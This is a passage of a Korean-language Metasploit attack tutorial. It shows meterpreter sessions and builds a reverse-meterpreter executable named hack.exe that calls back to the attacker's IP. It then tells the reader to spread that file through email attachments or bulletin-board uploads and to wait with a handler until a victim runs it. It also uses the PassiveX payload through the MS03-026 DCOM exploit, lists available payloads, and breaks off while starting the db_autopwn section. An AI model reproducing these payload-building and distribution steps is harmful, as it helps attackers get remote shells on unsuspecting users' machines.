
```
 01776        cmd.exe   C:\WINDOWS\System32\cmd.exe
 01168      logon.scr   C:\WINDOWS\System32\logon.scr

    17 processes.
meterpreter>
meterpreter> execute -H -f cmd -c
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 492.
execute: allocated channel 6 for new process.
meterpreter> interact 6
interact: Switching to interactive console on 6...
meterpreter>
interact: Started interactive channel 6.

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit

interact: Ending interactive session.
meterpreter>
```

3. Binary Payload 생성을 통한 공격(메일, 첨부파일 전송)

- Payload 이용하여 실행파일을 만들어 메일이나 게시판등을 통해 배포하여 해당 파일 실행시 해당 PC에 원격 쉘 접근 가능함

1) 원하는 Payload 이용하여 PE 파일 생성


LHOST는 공격자의 IP, X는 대문자, > 이후 파일명은 아무거나



```
earth@tree ~
$ msfpayload win32_reverse_meterpreter LHOST=192.168.12.13 X > hack.exe
Warning: Multistage payloads only return first stage

earth@tree ~
$ _
```

2) 공격자는 만들어진 hack.exe를 메일첨부나 게시판에 파일 업로드

3) 공격자는 자신의 PC에서 대기




```
earth@tree ~
$ msfcli payload_handler PAYLOAD=win32_reverse_meterpreter LHOST=192.168.12.13
E
[*] Starting Reverse Handler.
[*] Attempting to handle the selected payload...
_
```

$ msfcli payload_handler PAYLOAD=win32_reverse_meterpreter
LHOST=192.168.12.13 E

LHOST는 공격자 IP, E 옵션 반드시 사용


4) 임의 사용자가 hack.exe 실행하면 Meterpreter 접속됨



```
earth@tree ~
$ msfpayload win32_reverse_meterpreter LHOST=1[redacted]13 X>etest.exe
Warning: Multistage payloads only return first stage

earth@tree ~
$ msfcli payload_handler PAYLOAD=win32_reverse_meterpreter LHOST=1[redacted]13 E
[*] Starting Reverse Handler.
[*] Attempting to handle the selected payload...
[*] Got connection from 1[redacted]3:4321 <-> 1[redacted]6:4428
[*] Sending Intermediate Stager (89 bytes)
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -=     connected to     =- ]
[ -= meterpreter server =- ]
[ -=     v. 00000500     =- ]
meterpreter>
```

4. PassiveX Payload 이용한 공격(HTTP 이용 접속)

1) PassiveX Payload 선택(WEB 버전)


Metasploit Framework Web Console v2.6 - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로 검색 즐겨찾기
주소(D) http://127.0.0.1:55555/EXPLOITS?MODULE=%6d%73%73%71%6c%32%30%30%30%5f%70%72%65%61%75%74%68%65%6e%74%6
이동 연결
Cookie Proxy: (none) Typed URLs Visited URLs Cache Passwords Forms Cookie: (none)
EXPLOITS
PAYLOADS
SESSIONS
신뢰할 수 있는 사이트

MSSQL 2000/MSDE Hello Buffer Overflow


Select Payload:

Payload	Description
win32_adduser	Windows Execute net user /ADD
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_downloadexec	Windows Executable Download and Execute
win32_exec	Windows Execute Command
win32_passivex	Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter	Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg	Windows Staged PassiveX Shell
win32_passivex_vncinject	Windows PassiveX ActiveX Inject VNC Server Payload

2) PassiveX Payload Console 버전

```
BT framework2 # ./msfcli msrpc_dcom_ms03_026 RHOST=172.16.2.202
PAYLOAD=win32_passivex_meterpreter PXHTTPHOST=172.16.2.1 PXHTTPPORT=80 E
[*] Starting PassiveX Handler on 172.16.2.1:80.
[*] Sending request...
[*] RPC server responded with:
[*] NO RESPONSE
[*] This probably means that the system is patched
[*] Sending PassiveX main page to client...
[*] Sending PassiveX DLL in HTTP response (106496 bytes)...
[*] Sending second stage (2834 bytes)
[*] Starting local TCP abstraction layer...
[*] Got connection from 127.0.0.1:36380 <-> 127.0.0.1:41998
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -=    connected to    =- ]
[ -= meterpreter server =- ]
[ -=    v.  00000500    =- ]
meterpreter>
```

3) 결과 스니핑 해보면 http 80포트로 통신중임이 확인 가능함




```
No.. Time       Source         Destination    Protocol Info
   1 0.000000   172.16.2.202   172.16.2.1     TCP      1029 > 80 [SYN] Seq=0 Le
   2 0.000011   172.16.2.1     172.16.2.202   TCP      80 > 1029 [SYN, ACK] Seq=
   3 0.002172   172.16.2.202   172.16.2.1     TCP      1029 > 80 [ACK] Seq=1 Ac
   4 0.010317   172.16.2.202   172.16.2.1     HTTP     GET / HTTP/1.0
   5 0.010346   172.16.2.1     172.16.2.202   TCP      80 > 1029 [ACK] Seq=1 Ac
   6 0.637816   172.16.2.1     172.16.2.202   HTTP     HTTP/1.1 200 OK (text/html
   7 0.639577   172.16.2.1     172.16.2.202   TCP      80 > 1029 [FIN, ACK] Seq=
   8 0.640885   172.16.2.202   172.16.2.1     TCP      1029 > 80 [ACK] Seq=138
   9 0.677724   172.16.2.202   172.16.2.1     TCP      1029 > 80 [FIN, ACK] Seq=
  10 0.677762   172.16.2.1     172.16.2.202   TCP      80 > 1029 [ACK] Seq=325
  11 1.791797   172.16.2.202   172.16.2.1     TCP      1031 > 80 [SYN] Seq=0 Le
  12 1.791836   172.16.2.1     172.16.2.202   TCP      80 > 1031 [SYN, ACK] Seq=
  13 1.792144   172.16.2.202   172.16.2.1     TCP      1031 > 80 [ACK] Seq=1 Ac
  14 1.792805   172.16.2.202   172.16.2.1     HTTP     GET /stage HTTP/1.0

▷ Frame 4 (191 bytes on wire, 191 bytes captured)
▷ Ethernet II, Src: 00:0c:29:ef:27:5b (00:0c:29:ef:27:5b), Dst: 00:15:58:27:69:7f (00:15:

0010  00 b1 00 20 40 00 80 06  9d 3b ac 10 02 ca ac 10   ... @....;.....
0020  02 01 04 05 00 50 7f 84  75 1d f8 fa c5 14 50 18   .....P. u.....P.
0030  fa f0 21 8a 00 00 47 45  54 20 2f 20 48 54 54 50   ..!...GE T / HTTP
0040  2f 31 2e 30 0d 0a 41 63  63 65 70 74 3a 20 2a 2f   /1.0..Ac cept: */
0050  2a 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   *..User- Agent: M
0060  6f 7a 69 6c 6c 61 2f 34  2e 30 20 28 63 6f 6d 70   ozilla/4 .0 (comp
0070  61 74 69 62 6c 65 3b 20  4d 53 49 45 20 36 2e 30   atible;  MSIE 6.0
0080  3b 20 57 69 6e 64 6f 77  73 20 4e 54 20 35 2e 31   ; Window s NT 5.1
0090  29 0d 0a 48 6f 73 74 3a  20 31 37 32 2e 31 36 2e   )..Host:  172.16.
00a0  32 2e 31 0d 0a 43 6f 6e  6e 65 63 74 69 6f 6e 3a   2.1..Con nection:
00b0  20 4b 65 65 70 2d 41 6c  69 76 65 0d 0a 0d 0a       Keep-Al ive....

File: "/tmp/etherXXXX5eHzu6" 105 KB 00:...   P: 155 D: 155 M: 0 Drops: 0
```

5. V3.0의 db_autopwn 이용한 자동 공격(귀찮아서 copy^^)


1) Framework 3.0에서는 db_autopwn 이라는 자동화 기법 제공

- 스캐닝시에는 nmap 사용하고 결과는 postgres DB에 저장됨



